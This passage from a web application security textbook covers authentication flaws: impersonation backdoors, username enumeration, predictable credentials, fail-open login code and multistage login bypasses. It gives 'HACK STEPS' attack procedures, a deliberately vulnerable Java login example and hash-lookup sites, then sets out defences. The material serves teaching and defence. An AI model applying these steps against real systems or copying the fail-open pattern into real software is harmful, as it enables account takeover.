the backdoor password and therefore gain access to every user's account. Similarly, a brute-force attack might result in two different "hits," thereby revealing the backdoor password, as shown in Figure 6-8.



**Figure 6-7:** A vulnerable user impersonation function


## HACK STEPS

1. Identify any impersonation functionality within the application. If this is not explicitly linked from published content, it may still be implemented (see Chapter 4).
2. Attempt to use the impersonation functionality directly to impersonate other users.
3. Attempt to manipulate any user-supplied data that is processed by the impersonation function in an attempt to impersonate other users. Pay particular attention to any cases where your username is being submitted other than during normal login.
4. If you succeed in making use of the functionality, attempt to impersonate any known or guessed administrative users to elevate privileges.
5. When carrying out password-guessing attacks (see the "Brute-Forcible Login" section), review whether any users appear to have more than one valid password, or whether a specific password has been matched against several usernames. Also, log in as many different users with the credentials captured in a brute-force attack, and review whether everything appears normal. Pay close attention to any "logged in as X" status message.

**TRY IT!**

`http://mdsec.net/auth/272/`

`http://mdsec.net/auth/290/`



**Figure 6-8:** A password-guessing attack with two “hits,” indicating the presence of a backdoor password

## Incomplete Validation of Credentials

Well-designed authentication mechanisms enforce various requirements on passwords, such as a minimum length or the presence of both uppercase and lowercase characters. Correspondingly, some poorly designed authentication mechanisms not only do not enforce these good practices but also do not take into account users’ own attempts to comply with them.

For example, some applications truncate passwords and therefore validate only the first *n* characters. Some applications perform a case-insensitive check of passwords. Some applications strip unusual characters (sometimes on the pretext of performing input validation) before checking passwords. In recent times, behavior of this kind has been identified in some surprisingly high-profile web applications, usually as a result of trial and error by curious users.

Each of these limitations on password validation reduces by an order of magnitude the number of variations available in the set of possible passwords. Through experimentation, you can determine whether a password is being fully validated or whether any limitations are in effect. You can then fine-tune your automated attacks against the login to remove unnecessary test cases, thereby massively reducing the number of requests necessary to compromise user accounts.

#### HACK STEPS

1. **Using an account you control, attempt to log in with variations on your own password: removing the last character, changing the case of a character, and removing any special typographical characters. If any of these attempts is successful, continue experimenting to try to understand what validation is actually occurring.**
2. **Feed any results back into your automated password-guessing attacks to remove superfluous test cases and improve the chances of success.**

#### TRY IT!

`http://mdsec.net/auth/293/`

## Nonunique Usernames

Some applications that support self-registration allow users to specify their own username and do not enforce a requirement that usernames be unique. Although this is rare, the authors have encountered more than one application with this behavior.

This represents a design flaw for two reasons:

- One user who shares a username with another user may also happen to select the same password as that user, either during registration or in a subsequent password change. In this eventuality, the application either rejects the second user's chosen password or allows two accounts to have identical credentials. In the first instance, the application's behavior effectively discloses to one user the credentials of the other user. In the second instance, subsequent logins by one of the users result in access to the other user's account.
- An attacker may exploit this behavior to carry out a successful brute-force attack, even though this may not be possible elsewhere due to restrictions on failed login attempts. An attacker can register a specific username

multiple times with different passwords while monitoring for the differential response that indicates that an account with that username and password already exists. The attacker will have ascertained a target user's password without making a single attempt to log in as that user.

Badly designed self-registration functionality can also provide a means for username enumeration. If an application disallows duplicate usernames, an attacker may attempt to register large numbers of common usernames to identify the existing usernames that are rejected.

#### **HACK STEPS**

- 1. If self-registration is possible, attempt to register the same username twice with different passwords.**
- 2. If the application blocks the second registration attempt, you can exploit this behavior to enumerate existing usernames even if this is not possible on the main login page or elsewhere. Make multiple registration attempts with a list of common usernames to identify the already registered names that the application blocks.**
- 3. If the registration of duplicate usernames succeeds, attempt to register the same username twice with the same password, and determine the application's behavior:**
  - a. If an error message results, you can exploit this behavior to carry out a brute-force attack, even if this is not possible on the main login page. Target an enumerated or guessed username, and attempt to register this username multiple times with a list of common passwords. When the application rejects a specific password, you have probably found the existing password for the targeted account.**
  - b. If no error message results, log in using the credentials you specified, and see what happens. You may need to register several users, and modify different data held within each account, to understand whether this behavior can be used to gain unauthorized access to other users' accounts.**

## **Predictable Usernames**

Some applications automatically generate account usernames according to a predictable sequence (cust5331, cust5332, and so on). When an application behaves like this, an attacker who can discern the sequence can quickly arrive at a potentially exhaustive list of all valid usernames, which can be used as the basis for further attacks. Unlike enumeration methods that rely on making repeated requests driven by wordlists, this means of determining usernames can be carried out nonintrusively with minimal interaction with the application.



**HACK STEPS**

1. If the application generates usernames, try to obtain several in quick succession, and determine whether any sequence or pattern can be discerned.
2. If it can, extrapolate backwards to obtain a list of possible valid usernames. This can be used as the basis for a brute-force attack against the login and other attacks where valid usernames are required, such as the exploitation of access control flaws (see Chapter 8).

**TRY IT!**

```
http://mdsec.net/auth/169/
```

## Predictable Initial Passwords

In some applications, users are created all at once or in sizeable batches and are automatically assigned initial passwords, which are then distributed to them through some means. The means of generating passwords may enable an attacker to predict the passwords of other application users. This kind of vulnerability is more common on intranet-based corporate applications — for example, where every employee has an account created on her behalf and receives a printed notification of her password.

In the most vulnerable cases, all users receive the same password, or one closely derived from their username or job function. In other cases, generated passwords may contain sequences that could be identified or guessed with access to a very small sample of initial passwords.

**HACK STEPS**

1. If the application generates passwords, try to obtain several in quick succession, and determine whether any sequence or pattern can be discerned.
2. If it can, extrapolate the pattern to obtain a list of passwords for other application users.
3. If passwords demonstrate a pattern that can be correlated with usernames, you can try to log in using known or guessed usernames and the corresponding inferred passwords.
4. Otherwise, you can use the list of inferred passwords as the basis for a brute-force attack with a list of enumerated or common usernames.

**TRY IT!**

```
http://mdsec.net/auth/172/
```

## Insecure Distribution of Credentials

Many applications employ a process in which credentials for newly created accounts are distributed to users out-of-band of their normal interaction with the application (for example, via post, e-mail, or SMS text message). Sometimes, this is done for reasons motivated by security concerns, such as to provide assurance that the postal or e-mail address supplied by the user actually belongs to that person.

In some cases, this process can present a security risk. For example, suppose that the message distributed contains both username and password, there is no time limit on their use, and there is no requirement for the user to change the password on first login. It is highly likely that a large number, even the majority, of application users will not modify their initial credentials and that the distribution messages will remain in existence for a lengthy period, during which they may be accessed by an unauthorized party.

Sometimes, what is distributed is not the credentials themselves, but rather an “account activation” URL, which enables users to set their own initial password. If the series of these URLs sent to successive users manifests any kind of sequence, an attacker can identify this by registering multiple users in close succession and then infer the activation URLs sent to recent and forthcoming users.

A related behavior by some web applications is to allow new users to register accounts in a seemingly secure manner and then to send a welcome e-mail to each new user containing his full login credentials. In the worst case, a security-conscious user who decides to immediately change his possibly compromised password then receives another e-mail containing the new password “for future reference.” This behavior is so bizarre and unnecessary that users would be well advised to stop using web applications that indulge in it.

**HACK STEPS**

1. **Obtain a new account.** If you are not required to set all credentials during registration, determine the means by which the application distributes credentials to new users.
2. **If an account activation URL is used,** try to register several new accounts in close succession, and identify any sequence in the URLs you receive. If a pattern can be determined, try to predict the activation URLs sent to recent and forthcoming users, and attempt to use these URLs to take ownership of their accounts.
3. **Try to reuse a single activation URL multiple times,** and see if the application allows this. If not, try locking out the target account before reusing the URL, and see if it now works.

## Implementation Flaws in Authentication

Even a well-designed authentication mechanism may be highly insecure due to mistakes made in its implementation. These mistakes may lead to information leakage, complete login bypassing, or a weakening of the overall security of the mechanism as designed. Implementation flaws tend to be more subtle and harder to detect than design defects such as poor-quality passwords and brute-forcibility. For this reason, they are often a fruitful target for attacks against the most security-critical applications, where numerous threat models and penetration tests are likely to have claimed any low-hanging fruit. The authors have identified each of the implementation flaws described here within the web applications deployed by large banks.

### Fail-Open Login Mechanisms

Fail-open logic is a species of logic flaw (described in detail in Chapter 11) that has particularly serious consequences in the context of authentication mechanisms.

The following is a fairly contrived example of a login mechanism that fails open. If the call to `db.getUser()` throws an exception for some reason (for example, a null pointer exception arising because the user's request did not contain a username or password parameter), the login succeeds. Although the resulting session may not be bound to a particular user identity and therefore may not be fully functional, this may still enable an attacker to access some sensitive data or functionality.

```
public Response checkLogin(Session session) {
    try {
        String uname = session.getParameter("username");
        String passwd = session.getParameter("password");
        User user = db.getUser(uname, passwd);
        if (user == null) {
            // invalid credentials
            session.setMessage("Login failed. ");
            return doLogin(session);
        }
    }
    catch (Exception e) {}

    // valid user
    session.setMessage("Login successful. ");
    return doMainMenu(session);
}
```

In the field, you would not expect code like this to pass even the most cursory security review. However, the same conceptual flaw is much more likely to exist in more complex mechanisms in which numerous layered method invocations

are made, in which many potential errors may arise and be handled in different places, and where the more complicated validation logic may involve maintaining significant state about the login's progress.

#### **HACK STEPS**

- 1. Perform a complete, valid login using an account you control. Record every piece of data submitted to the application, and every response received, using your intercepting proxy.**
- 2. Repeat the login process numerous times, modifying pieces of the data submitted in unexpected ways. For example, for each request parameter or cookie sent by the client, do the following:**
  - a. Submit an empty string as the value.**
  - b. Remove the name/value pair altogether.**
  - c. Submit very long and very short values.**
  - d. Submit strings instead of numbers and vice versa.**
  - e. Submit the same item multiple times, with the same and different values.**
- 3. For each malformed request submitted, review closely the application's response to identify any divergences from the base case.**
- 4. Feed these observations back into framing your test cases. When one modification causes a change in behavior, try to combine this with other changes to push the application's logic to its limits.**

#### **TRY IT!**

```
http://mdsec.net/auth/300/
```

## **Defects in Multistage Login Mechanisms**

Some applications use elaborate login mechanisms involving multiple stages, such as the following:

- Entry of a username and password
- A challenge for specific digits from a PIN or a memorable word
- The submission of a value displayed on a changing physical token

Multistage login mechanisms are designed to provide enhanced security over the simple model based on username and password. Typically, the first stage requires the users to identify themselves with a username or similar item, and subsequent stages perform various authentication checks. Such mechanisms

frequently contain security vulnerabilities — in particular, various logic flaws (see Chapter 11).

#### COMMON MYTH

**It is often assumed that multistage login mechanisms are less prone to security bypasses than standard username/password authentication. This belief is mistaken. Performing several authentication checks may add considerable security to the mechanism. But counterbalancing this, the process is more prone to flaws in implementation. In several cases where a combination of flaws is present, it can even result in a solution that is *less* secure than a normal login based on username and password.**

Some implementations of multistage login mechanisms make potentially unsafe assumptions at each stage about the user's interaction with earlier stages:

- An application may assume that a user who accesses stage three must have cleared stages one and two. Therefore, it may authenticate an attacker who proceeds directly from stage one to stage three and correctly completes it, enabling an attacker to log in with only one part of the various credentials normally required.
- An application may trust some of the data being processed at stage two because this was validated at stage one. However, an attacker may be able to manipulate this data at stage two, giving it a different value than was validated at stage one. For example, at stage one the application might determine whether the user's account has expired, is locked out, or is in the administrative group, or whether it needs to complete further stages of the login beyond stage two. If an attacker can interfere with these flags as the login transitions between different stages, he may be able to modify the application's behavior and cause it to authenticate him with only partial credentials or otherwise elevate privileges.
- An application may assume that the same user identity is used to complete each stage; however, it might not explicitly check this. For example, stage one might involve submitting a valid username and password, and stage two might involve resubmitting the username (now in a hidden form field) and a value from a changing physical token. If an attacker submits valid data pairs at each stage, but for different users, the application might authenticate the user as either one of the identities used in the two stages. This would enable an attacker who possesses his own physical token and discovers another user's password to log in as that user (or vice versa). Although the login mechanism cannot be completely compromised without any prior information, its overall security posture is substantially weakened, and the substantial expense and effort of implementing the two-factor mechanism do not deliver the benefits expected.

**HACK STEPS**

1. Perform a complete, valid login using an account you control. Record every piece of data submitted to the application using your intercepting proxy.
2. Identify each distinct stage of the login and the data that is collected at each stage. Determine whether any single piece of information is collected more than once or is ever transmitted back to the client and resubmitted via a hidden form field, cookie, or preset URL parameter (see Chapter 5).
3. Repeat the login process numerous times with various malformed requests:
  - a. Try performing the login steps in a different sequence.
  - b. Try proceeding directly to any given stage and continuing from there.
  - c. Try skipping each stage and continuing with the next.
  - d. Use your imagination to think of other ways to access the different stages that the developers may not have anticipated.
4. If any data is submitted more than once, try submitting a different value at different stages, and see whether the login is still successful. It may be that some of the submissions are superfluous and are not actually processed by the application. It might be that the data is validated at one stage and then trusted subsequently. In this instance, try to provide the credentials of one user at one stage, and then switch at the next to actually authenticate as a different user. It might be that the same piece of data is validated at more than one stage, but against different checks. In this instance, try to provide (for example) the username and password of one user at the first stage, and the username and PIN of a different user at the second stage.
5. Pay close attention to any data being transmitted via the client that was not directly entered by the user. The application may use this data to store information about the state of the login progress, and the application may trust it when it is submitted back to the server. For example, if the request for stage three includes the parameter `stage2complete=true`, it may be possible to advance straight to stage three by setting this value. Try to modify the values being submitted, and determine whether this enables you to advance or skip stages.

**TRY IT!**

```
http://mdsec.net/auth/195/  
http://mdsec.net/auth/199/  
http://mdsec.net/auth/203/  
http://mdsec.net/auth/206/  
http://mdsec.net/auth/211/
```

Some login mechanisms employ a randomly varying question at one of the stages of the login process. For example, after submitting a username and password, users might be asked one of various “secret” questions (regarding their mother’s maiden name, place of birth, name of first school) or to submit two random letters from a secret phrase. The rationale for this behavior is that even if an attacker captures everything that a user enters on a single occasion, this will not enable him to log in as that user on a different occasion, because different questions will be asked.

In some implementations, this functionality is broken and does not achieve its objectives:

- The application may present a randomly chosen question and store the details within a hidden HTML form field or cookie, rather than on the server. The user subsequently submits both the answer and the question itself. This effectively allows an attacker to choose which question to answer, enabling the attacker to repeat a login after capturing a user’s input on a single occasion.
- The application may present a randomly chosen question on each login attempt but not remember which question a given user was asked if he or she fails to submit an answer. If the same user initiates a fresh login attempt a moment later, a different random question is generated. This effectively allows an attacker to cycle through questions until he receives one to which he knows the answer, enabling him to repeat a login having captured a user’s input on a single occasion.

**NOTE** The second of these conditions is really quite subtle, and as a result, many real-world applications are vulnerable. An application that challenges a user for two random letters of a memorable word may appear at first glance to be functioning properly and providing enhanced security. However, if the letters are randomly chosen each time the previous authentication stage is passed, an attacker who has captured a user’s login on a single occasion can simply reauthenticate up to this point until the two letters that he knows are requested, without the risk of account lockout.

#### HACK STEPS

1. If one of the login stages uses a randomly varying question, verify whether the details of the question are being submitted together with the answer. If so, change the question, submit the correct answer associated with that question, and verify whether the login is still successful.
2. If the application does not enable an attacker to submit an arbitrary question and answer, perform a partial login several times with a single account, proceeding each time as far as the varying question. If the question changes on each occasion, an attacker can still effectively choose which question to answer.

**TRY IT!**

```
http://mdsec.net/auth/178/
```

```
http://mdsec.net/auth/182/
```

**NOTE** In some applications where one component of the login varies randomly, the application collects all of a user's credentials at a single stage. For example, the main login page may present a form containing fields for username, password, and one of various secret questions. Each time the login page is loaded, the secret question changes. In this situation, the randomness of the secret question does nothing to prevent an attacker from replaying a valid login request having captured a user's input on one occasion. The login process cannot be modified to do so in its present form, because an attacker can simply reload the page until he receives the varying question to which he knows the answer. In a variation on this scenario, the application may set a persistent cookie to "ensure" that the same varying question is presented to any given user until that person answers it correctly. Of course, this measure can be circumvented easily by modifying or deleting the cookie.

## Insecure Storage of Credentials

If an application stores login credentials insecurely, the security of the login mechanism is undermined, even though there may be no inherent flaw in the authentication process itself.

It is common to encounter web applications in which user credentials are stored insecurely within the database. This may involve passwords being stored in cleartext. But if passwords are being hashed using a standard algorithm such as MD5 or SHA-1, this still allows an attacker to simply look up observed hashes against a precomputed database of hash values. Because the database account used by the application must have full read/write access to those credentials, many other kinds of vulnerabilities within the application may be exploitable to enable you to access these credentials, such as command or SQL injection flaws (see Chapter 9) and access control weaknesses (see Chapter 8).

**TIP** Some online databases of common hashing functions are available here:

```
http://passcracking.com/index.php
```

```
http://authsecu.com/decrypter-dechiffre-cracker-hash-md5/  
script-hash-md5.php
```



**HACK STEPS**

1. Review all of the application's authentication-related functionality, as well as any functions relating to user maintenance. If you find any instances in which a user's password is transmitted back to the client, this indicates that passwords are being stored insecurely, either in cleartext or using reversible encryption.
2. If any kind of arbitrary command or query execution vulnerability is identified within the application, attempt to find the location within the application's database or filesystem where user credentials are stored:
  - a. Query these to determine whether passwords are being stored in unencrypted form.
  - b. If passwords are stored in hashed form, check for nonunique values, indicating that an account has a common or default password assigned, and that the hashes are not being salted.
  - c. If the password is hashed with a standard algorithm in unsalted form, query online hash databases to determine the corresponding cleartext password value.

## Securing Authentication

Implementing a secure authentication solution involves attempting to simultaneously meet several key security objectives, and in many cases trade off against other objectives such as functionality, usability, and total cost. In some cases "more" security can actually be counterproductive. For example, forcing users to set very long passwords and change them frequently often causes users to write down their passwords.

Because of the enormous variety of possible authentication vulnerabilities, and the potentially complex defenses that an application may need to deploy to mitigate against all of them, many application designers and developers choose to accept certain threats as a given and concentrate on preventing the most serious attacks. Here are some factors to consider in striking an appropriate balance:

- The criticality of security given the functionality that the application offers
- The degree to which users will tolerate and work with different types of authentication controls
- The cost of supporting a less user-friendly system
- The financial cost of competing alternatives in relation to the revenue likely to be generated by the application or the value of the assets it protects

This section describes the most effective ways to defeat the various attacks against authentication mechanisms. We'll leave it to you to decide which kinds of defenses are most appropriate in each case.

## Use Strong Credentials

- Suitable minimum password quality requirements should be enforced. These may include rules regarding minimum length; the appearance of alphabetic, numeric, and typographic characters; the appearance of both uppercase and lowercase characters; the avoidance of dictionary words, names, and other common passwords; preventing a password from being set to the username; and preventing a similarity or match with previously set passwords. As with most security measures, different password quality requirements may be appropriate for different categories of user.
- Usernames should be unique.
- Any system-generated usernames and passwords should be created with sufficient entropy that they cannot feasibly be sequenced or predicted — even by an attacker who gains access to a large sample of successively generated instances.
- Users should be permitted to set sufficiently strong passwords. For example, long passwords and a wide range of characters should be allowed.

## Handle Credentials Secretively

- All credentials should be created, stored, and transmitted in a manner that does not lead to unauthorized disclosure.
- All client-server communications should be protected using a well-established cryptographic technology, such as SSL. Custom solutions for protecting data in transit are neither necessary nor desirable.
- If it is considered preferable to use HTTP for the unauthenticated areas of the application, ensure that the login form itself is loaded using HTTPS, rather than switching to HTTPS at the point of the login submission.
- Only `POST` requests should be used to transmit credentials to the server. Credentials should never be placed in URL parameters or cookies (even ephemeral ones). Credentials should never be transmitted back to the client, even in parameters to a redirect.
- All server-side application components should store credentials in a manner that does not allow their original values to be easily recovered, even by an attacker who gains full access to all the relevant data within the

application's database. The usual means of achieving this objective is to use a strong hash function (such as SHA-256 at the time of this writing), appropriately salted to reduce the effectiveness of precomputed offline attacks. The salt should be specific to the account that owns the password, such that an attacker cannot replay or substitute hash values.

- Client-side “remember me” functionality should in general remember only nonsecret items such as usernames. In less security-critical applications, it may be considered appropriate to allow users to opt in to a facility to remember passwords. In this situation, no cleartext credentials should be stored on the client (the password should be stored reversibly encrypted using a key known only to the server). Also, users should be warned about risks from an attacker who has physical access to their computer or who compromises their computer remotely. Particular attention should be paid to eliminating cross-site scripting vulnerabilities within the application that may be used to steal stored credentials (see Chapter 12).
- A password change facility should be implemented (see the “Prevent Misuse of the Password Change Function” section), and users should be required to change their password periodically.
- Where credentials for new accounts are distributed to users out-of-band, these should be sent as securely as possible and should be time-limited. The user should be required to change them on first login and should be told to destroy the communication after first use.
- Where applicable, consider capturing some of the user's login information (for example, single letters from a memorable word) using drop-down menus rather than text fields. This will prevent any keyloggers installed on the user's computer from capturing all the data the user submits. (Note, however, that a simple keylogger is only one means by which an attacker can capture user input. If he or she has already compromised a user's computer, in principle an attacker can log every type of event, including mouse movements, form submissions over HTTPS, and screen captures.)

## Validate Credentials Properly

- Passwords should be validated in full — that is, in a case-sensitive way, without filtering or modifying any characters, and without truncating the password.
- The application should be aggressive in defending itself against unexpected events occurring during login processing. For example, depending on the development language in use, the application should use catch-all exception handlers around all API calls. These should explicitly delete all

session and method-local data being used to control the state of the login processing and should explicitly invalidate the current session, thereby causing a forced logout by the server even if authentication is somehow bypassed.

- All authentication logic should be closely code-reviewed, both as pseudo-code and as actual application source code, to identify logic errors such as fail-open conditions.
- If functionality to support user impersonation is implemented, this should be strictly controlled to ensure that it cannot be misused to gain unauthorized access. Because of the criticality of the functionality, it is often worthwhile to remove this functionality from the public-facing application and implement it only for internal administrative users, whose use of impersonation should be tightly controlled and audited.
- Multistage logins should be strictly controlled to prevent an attacker from interfering with the transitions and relationships between the stages:
  - All data about progress through the stages and the results of previous validation tasks should be held in the server-side session object and should never be transmitted to or read from the client.
  - No items of information should be submitted more than once by the user, and there should be no means for the user to modify data that has already been collected and/or validated. Where an item of data such as a username is used at multiple stages, this should be stored in a session variable when first collected and referenced from there subsequently.
  - The first task carried out at every stage should be to verify that all prior stages have been correctly completed. If this is not the case, the authentication attempt should immediately be marked as bad.
  - To prevent information leakage about which stage of the login failed (which would enable an attacker to target each stage in turn), the application should always proceed through all stages of the login, even if the user failed to complete earlier stages correctly, and even if the original username was invalid. After proceeding through all the stages, the application should present a generic “login failed” message at the conclusion of the final stage, without providing any information about where the failure occurred.
- Where a login process includes a randomly varying question, ensure that an attacker cannot effectively choose his own question:
  - Always employ a multistage process in which users identify themselves at an initial stage and the randomly varying question is presented to them at a later stage.

- When a given user has been presented with a given varying question, store that question within her persistent user profile, and ensure that the same user is presented with the same question on each attempted login until she successfully answers it.
- When a randomly varying challenge is presented to the user, store the question that has been asked in a server-side session variable, rather than a hidden field in an HTML form, and validate the subsequent answer against that saved question.

**NOTE** The subtleties of devising a secure authentication mechanism run deep here. If care is not taken in the asking of a randomly varying question, this can lead to new opportunities for username enumeration. For example, to prevent an attacker from choosing his own question, an application may store within each user's profile the last question that user was asked, and continue presenting that question until the user answers it correctly. An attacker who initiates several logins using any given user's username will be met with the same question. However, if the attacker carries out the same process using an invalid username, the application may behave differently: because no user profile is associated with an invalid username, there will be no stored question, so a varying question will be presented. The attacker can use this difference in behavior, manifested across several login attempts, to infer the validity of a given username. In a scripted attack, he will be able to harvest numerous usernames quickly.

If an application wants to defend itself against this possibility, it must go to some lengths. When a login attempt is initiated with an invalid username, the application must record somewhere the random question that it presented for that invalid username and ensure that subsequent login attempts using the same username are met with the same question. Going even further, the application could switch to a different question periodically to simulate the nonexistent user's having logged in as normal, resulting in a change in the next question! At some point, however, the application designer must draw a line and concede that a total victory against such a determined attacker probably is not possible.

## Prevent Information Leakage

- The various authentication mechanisms used by the application should not disclose any information about authentication parameters, through either overt messages or inference from other aspects of the application's behavior. An attacker should have no means of determining which piece of the various items submitted has caused a problem.
- A single code component should be responsible for responding to all failed login attempts with a generic message. This avoids a subtle vulnerability

that can occur when a supposedly uninformative message returned from different code paths can actually be spotted by an attacker due to typographical differences in the message, different HTTP status codes, other information hidden in HTML, and the like.

- If the application enforces some kind of account lockout to prevent brute-force attacks (as discussed in the next section), be careful not to let this lead to any information leakage. For example, if an application discloses that a specific account has been suspended for *X* minutes due to *Y* failed logins, this behavior can easily be used to enumerate valid usernames. In addition, disclosing the precise metrics of the lockout policy enables an attacker to optimize any attempt to continue guessing passwords in spite of the policy. To avoid enumeration of usernames, the application should respond to *any* series of failed login attempts from the same browser with a generic message advising that accounts are suspended if multiple failures occur and that the user should try again later. This can be achieved using a cookie or hidden field to track repeated failures originating from the same browser. (Of course, this mechanism should not be used to enforce any actual security control — only to provide a helpful message to ordinary users who are struggling to remember their credentials.)
- If the application supports self-registration, it can prevent this function from being used to enumerate existing usernames in two ways:
  - Instead of permitting self-selection of usernames, the application can create a unique (and unpredictable) username for each new user, thereby obviating the need to disclose that a selected username already exists.
  - The application can use e-mail addresses as usernames. Here, the first stage of the registration process requires the user to enter her e-mail address, whereupon she is told simply to wait for an e-mail and follow the instructions contained within it. If the e-mail address is already registered, the user can be informed of this in the e-mail. If the address is not already registered, the user can be provided with a unique, unguessable URL to visit to continue the registration process. This prevents the attacker from enumerating valid usernames (unless he happens to have already compromised a large number of e-mail accounts).

## Prevent Brute-Force Attacks

- Measures need to be enforced within all the various challenges implemented by the authentication functionality to prevent attacks that attempt to meet those challenges using automation. This includes the login itself,

as well as functions to change the password, to recover from a forgotten password situation, and the like.

- Using unpredictable usernames and preventing their enumeration presents a significant obstacle to completely blind brute-force attacks and requires an attacker to have somehow discovered one or more specific usernames before mounting an attack.
- Some security-critical applications (such as online banks) simply disable an account after a small number of failed logins (such as three). They also require that the account owner take various out-of-band steps to reactivate the account, such as telephoning customer support and answering a series of security questions. Disadvantages of this policy are that it allows an attacker to deny service to legitimate users by repeatedly disabling their accounts, and the cost of providing the account recovery service. A more balanced policy, suitable for most security-aware applications, is to suspend accounts for a short period (such as 30 minutes) following a small number of failed login attempts (such as three). This serves to massively slow down any password-guessing attack, while mitigating the risk of denial-of-service attacks and also reducing call center work.
- If a policy of temporary account suspension is implemented, care should be taken to ensure its effectiveness:
  - To prevent information leakage leading to username enumeration, the application should never indicate that any specific account has been suspended. Rather, it should respond to any series of failed logins, even those using an invalid username, with a message advising that accounts are suspended if multiple failures occur and that the user should try again later (as just discussed).
  - The policy's metrics should not be disclosed to users. Simply telling legitimate users to "try again later" does not seriously diminish their quality of service. But informing an attacker exactly how many failed attempts are tolerated, and how long the suspension period is, enables him to optimize any attempt to continue guessing passwords in spite of the policy.
  - If an account is suspended, login attempts should be rejected without even checking the credentials. Some applications that have implemented a suspension policy remain vulnerable to brute-forcing because they continue to fully process login attempts during the suspension period, and they return a subtly (or not so subtly) different message when valid credentials are submitted. This behavior enables an effective brute-force attack to proceed at full speed regardless of the suspension policy.



- Per-account countermeasures such as account lockout do not help protect against one kind of brute-force attack that is often highly effective — iterating through a long list of enumerated usernames, checking a single weak password, such as `password`. For example, if five failed attempts trigger an account suspension, this means an attacker can attempt four different passwords on every account without causing any disruption to users. In a typical application containing many weak passwords, such an attacker is likely to compromise many accounts.

The effectiveness of this kind of attack will, of course, be massively reduced if other areas of the authentication mechanism are designed securely. If usernames cannot be enumerated or reliably predicted, an attacker will be slowed down by the need to perform a brute-force exercise in guessing usernames. And if strong requirements are in place for password quality, it is far less likely that the attacker will choose a password for testing that even a single user of the application has chosen.

In addition to these controls, an application can specifically protect itself against this kind of attack through the use of CAPTCHA (Completely Automated Public Turing test to tell Computers and Humans Apart) challenges on every page that may be a target for brute-force attacks (see Figure 6-9). If effective, this measure can prevent any automated submission of data to any application page, thereby keeping all kinds of password-guessing attacks from being executed manually. Note that much research has been done on CAPTCHA technologies, and automated attacks against them have in some cases been reliable. Furthermore, some attackers have been known to devise CAPTCHA-solving competitions, in which unwitting members of the public are leveraged as drones to assist the attacker. However, even if a particular kind of challenge is not entirely effective, it will still lead most casual attackers to desist and find an application that does not employ the technique.



**Figure 6-9:** A CAPTCHA control designed to hinder automated attacks

**TIP** If you are attacking an application that uses CAPTCHA controls to hinder automation, always closely review the HTML source for the page where the image appears. The authors have encountered cases where the solution



to the puzzle appears in literal form within the `ALT` attribute of the image tag, or within a hidden form field, enabling a scripted attack to defeat the protection without actually solving the puzzle itself.

## Prevent Misuse of the Password Change Function

- A password change function should always be implemented, to allow periodic password expiration (if required) and to allow users to change passwords if they want to for any reason. As a key security mechanism, this needs to be well defended against misuse.
- The function should be accessible only from within an authenticated session.
- There should be no facility to provide a username, either explicitly or via a hidden form field or cookie. Users have no legitimate need to attempt to change other people's passwords.
- As a defense-in-depth measure, the function should be protected from unauthorized access gained via some other security defect in the application — such as a session-hijacking vulnerability, cross-site scripting, or even an unattended terminal. To this end, users should be required to reenter their existing password.
- The new password should be entered twice to prevent mistakes. The application should compare the “new password” and “confirm new password” fields as its first step and return an informative error if they do not match.
- The function should prevent the various attacks that can be made against the main login mechanism. A single generic error message should be used to notify users of any error in existing credentials, and the function should be temporarily suspended following a small number of failed attempts to change the password.
- Users should be notified out-of-band (such as via e-mail) that their password has been changed, but the message should not contain either their old or new credentials.

## Prevent Misuse of the Account Recovery Function

- In the most security-critical applications, such as online banking, account recovery in the event of a forgotten password is handled out-of-band. A user must make a telephone call and answer a series of security questions, and new credentials or a reactivation code are also sent out-of-band (via conventional mail) to the user's registered home address. The majority of applications do not want or need this level of security, so an automated recovery function may be appropriate.

- A well-designed password recovery mechanism needs to prevent accounts from being compromised by an unauthorized party and minimize any disruption to legitimate users.
- Features such as password “hints” should never be used, because they mainly help an attacker trawl for accounts that have obvious hints set.
- The best automated solution for enabling users to regain control of accounts is to e-mail the user a unique, time-limited, unguessable, single-use recovery URL. This e-mail should be sent to the address that the user provided during registration. Visiting the URL allows the user to set a new password. After this has been done, a second e-mail should be sent, indicating that a password change was made. To prevent an attacker from denying service to users by continually requesting password reactivation e-mails, the user’s existing credentials should remain valid until they are changed.
- To further protect against unauthorized access, applications may present users with a secondary challenge that they must complete before gaining access to the password reset function. Be sure that the design of this challenge does not introduce new vulnerabilities:
  - The challenge should implement the same question or set of questions for everyone, mandated by the application during registration. If users provide their own challenge, it is likely that some of these will be weak, and this also enables an attacker to enumerate valid accounts by identifying those that have a challenge set.
  - Responses to the challenge should contain sufficient entropy that they cannot be easily guessed. For example, asking the user for the name of his first school is preferable to asking for his favorite color.
  - Accounts should be temporarily suspended following a number of failed attempts to complete the challenge, to prevent brute-force attacks.
  - The application should not leak any information in the event of failed responses to the challenge — regarding the validity of the username, any suspension of the account, and so on.
  - Successful completion of the challenge should be followed by the process described previously, in which a message is sent to the user’s registered e-mail address containing a reactivation URL. Under no circumstances should the application disclose the user’s forgotten password or simply drop the user into an authenticated session. Even proceeding directly to the password reset function is undesirable. The response to the account recovery challenge will in general be easier for an attacker to guess than the original password, so it should not be relied upon on its own to authenticate the user.

## Log, Monitor, and Notify

